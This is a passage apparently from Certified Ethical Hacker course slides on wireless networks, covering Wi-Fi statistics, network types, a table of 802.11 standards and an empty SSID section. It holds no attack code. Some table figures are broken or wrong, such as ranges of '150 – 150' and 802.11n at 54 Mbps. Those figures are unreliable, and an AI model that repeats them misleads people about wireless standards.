


Wi-Fi at Public Places

# Wireless Technology Statistics



## Why Wireless Technology Matters?



**More than half of all open Wi-Fi networks are susceptible to abuse**

**There will be more than **7 billion** new Wi-Fi enabled devices in the next 3 years**

**90%** of all smartphones are equipped with Wi-Fi capabilities

A Wi-Fi attack on an open network can take less than **2 seconds**


By 2017, **60%** of carrier network traffic will be offloaded to Wi-Fi

**71%** of all mobile communications flows over Wi-Fi


<http://www.huffingtonpost.com>

# Types of Wireless Networks


CEH  
Certified Ethical Hacker




Extension to a Wired Network



Multiple Access Points



LAN-to-LAN Wireless Network



3G/4G Hotspot

# Wireless Standards



| Amendments        | Freq.<br>(GHz)                                  | Modulation | Speed<br>(Mbps) | Range (ft) |
|-------------------|-------------------------------------------------|------------|-----------------|------------|
| 802.11a           | 5                                               | OFDM       | 54              | 25 – 75    |
| 802.11b           | 2.4                                             | DSSS       | 11              | 150 – 150  |
| 802.11g           | 2.4                                             | OFDM, DSSS | 54              | 150 – 150  |
| 802.11i           | Defines WPA2-Enterprise/WPA2-Personal for Wi-Fi |            |                 |            |
| 802.11n           | 2.4, 5                                          | OFDM       | 54              | ~100       |
| 802.16<br>(WiMAX) | 10 - 66                                         |            | 70 – 1000       | 30 miles   |
| Bluetooth         | 2.4                                             |            | 1 - 3           | 25         |





# Service Set Identifier (SSID)



- |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
